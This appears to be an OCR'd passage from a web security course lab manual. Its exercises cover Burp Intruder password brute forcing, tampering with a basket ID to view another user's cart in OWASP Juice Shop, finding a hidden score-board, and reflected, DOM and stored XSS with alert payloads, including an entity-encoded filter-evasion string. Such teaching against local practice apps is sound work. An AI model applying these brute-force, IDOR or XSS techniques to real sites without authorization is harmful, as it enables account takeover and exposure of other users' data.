
5. We can brute force any elements, but for this simple example we will just brute force the password.

6. Navigate to **Payloads**. Due to the lack of time of this "*intense*" introduction class, we will just use a simple list and cheat a little. In the real world, you can use *wordlists*.




Note: You can only use wordlists in the Pro version of Burp; however, you can use the OWASP Zed Attack Proxy (ZAP) to also perform this task. As described by OWASP, the OWASP Zed Attack Proxy (ZAP) "is one of the world's most popular free security tools and is actively maintained by hundreds of international volunteers." Many offensive and defensive security engineers around the world use ZAP, which not only provides web vulnerability scanning capabilities but also can be used as a sophisticated web proxy. ZAP comes with an API and also can be used as a fuzzer. You can download and obtain more information about OWASP's ZAP from https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project.
You will see other examples using ZAP later in the course.

7. Navigate to the **Options** tab and go under Grep Match. The "Grep - Match" option can be used to flag result items containing specified expressions in the response. For each item configured in the list, Burp will add a new results column containing a checkbox indicating whether the item was found in each response. You can then sort on this column (by clicking the column header) to group the matched results together. Using this option can be very powerful in helping to analyze large sets of results, and quickly identifying interesting items. In password guessing attacks, scanning for phrases such as "password incorrect" or "login successful" can locate successful logins; in testing for SQL injection vulnerabilities, scanning for messages containing "ODBC", "error", etc. can identify vulnerable parameters. In our example, let's add the word "Welcome", as shown below.



7. Click "**Start attack**". The window below will be shown -- and once the attack is successful, you will see the "Welcome message" in the HTML, as shown below. You can even click on the **Render** tab to show the page as if it was seen in a web browser.




Exercise 1c: Bypassing Authorization

In this exercise we will use the OWASP Juice Shop (http://127.0.0.1:8882) and the OWASP Zed Attack Proxy (ZAP). The OWASP Juice Shop is an intentionally insecure web application written entirely in JavaScript which encompasses the entire OWASP Top Ten and other severe security flaws.


1. BONUS POINT (in under 60 seconds): The OWASP Juice Shop is a "capture-the-flag-like" application. Navigate to the OWASP Juice Shop (http://127.0.0.1:8882) and try to find the hidden scoring board for the "CTF". You only need your browser.


   Answer: _____

2. In the OWASP Juice Shop, navigate to **Account** > **Login** .




3. Create a new user to be able to interact with the vulnerable application. Do not use your personal email, any fake email is ok.






4. Make a note of the password and username you used, since you will need it later.


5. **Login** to the Juice Shop using those credentials.
6. Open Burp Suite in by navigating to **Applications > Web Application Analysis > Burp**, or by just searching for "**burp**" as shown below:




7. Make sure that your browser's proxy settings are configured correctly. Make sure that **Intercept** is turned **on** (under the Proxy tab).




8. Add any item to your cart in the Juice Shop.




9. You should be able to see the GET request in Burp. It looks like the application is using an API (not only from the URI, but also you can see the Authorization Bearer token). The Basket ID (the number 6) is predictable! This is a bad implementation!



10. You should be able to change the ID from **6** to another number. In this example, I changed it to number **1**.



11. Click Forward in Burp.
12. You should now see someone else's cart and the success message below should be shown (after you forward all packets to the web application / Juice Shop).




Note: There are several other authentication and session based attacks that you can perform with the Juice Shop. Navigate to the scoreboard that you found earlier to obtain more information about other *flags* / *attacks* that you can perform on your own.


Exercise 1c: Discover the Score-Board

Juice-shop contains a score-board that allows you to keep track of your progress and lists all the challenges within this intentionally vulnerable application.
You can simply guess what is the URL of the score-board or try to find references to it by using the development tools in Firefox.


A good place to start is by inspecting the Javascript files, as shown below:



The file **main-es2015.js** looks interesting… If you open the file and search for "**score**", you should be able to find the entry shown in the next screenshot.



Yes! The **score-board** path is **score-board** (I even have been telling you here from the start of this exercise ;-)).



Exercise 2: Reflected XSS

Tip: Watch XSS and CSRF videos

Exercise 2a: Evasions

What type of vulnerabilities can be triggered by using the following string?

```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#
x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

Answer:_____

Exercise 2b: Reflected XSS

1. Launch the Juice Shop application/site.

2. Perform a Reflected XSS. You only need your browser for this attack. Find out how the Juice Shop is susceptible to XSS.

   You can use the following string:

```
<script>alert("XSS")</script>
```

Exercise 2c: DOM-based XSS


1. Find a DOM-based XSS in the Juice Shop application/site. You only need your browser for this attack. Find out how the Juice Shop is susceptible to DOM-based XSS.

   You can use the following string:


```
<script>alert("XSS")</script>
```

Exercise 3: Stored (persistent) XSS

1. Go to the DVWA in your browser and make sure that the **DVWA Security** is set to **low**.
2. Navigate to the **XSS (Stored)** tab. There you can access a guestbook. Notice how the page echoes the user input in the guestbook.



3. Test for XSS, as shown below:



4. You should get a popup message, as shown below:

5. Notice how the message will reappear after you navigate outside of that page and come back to the same guest book. That is the main difference between a stored (persistent) XSS and a reflected XSS.

Note: These XSS exercises should not take you more than 2 minutes each. If you are done early, familiarize yourself with other ways on how to perform XSS testing at: http://h4cker.org/go/xss

Exercise 3b: Let's spice things up a bit!

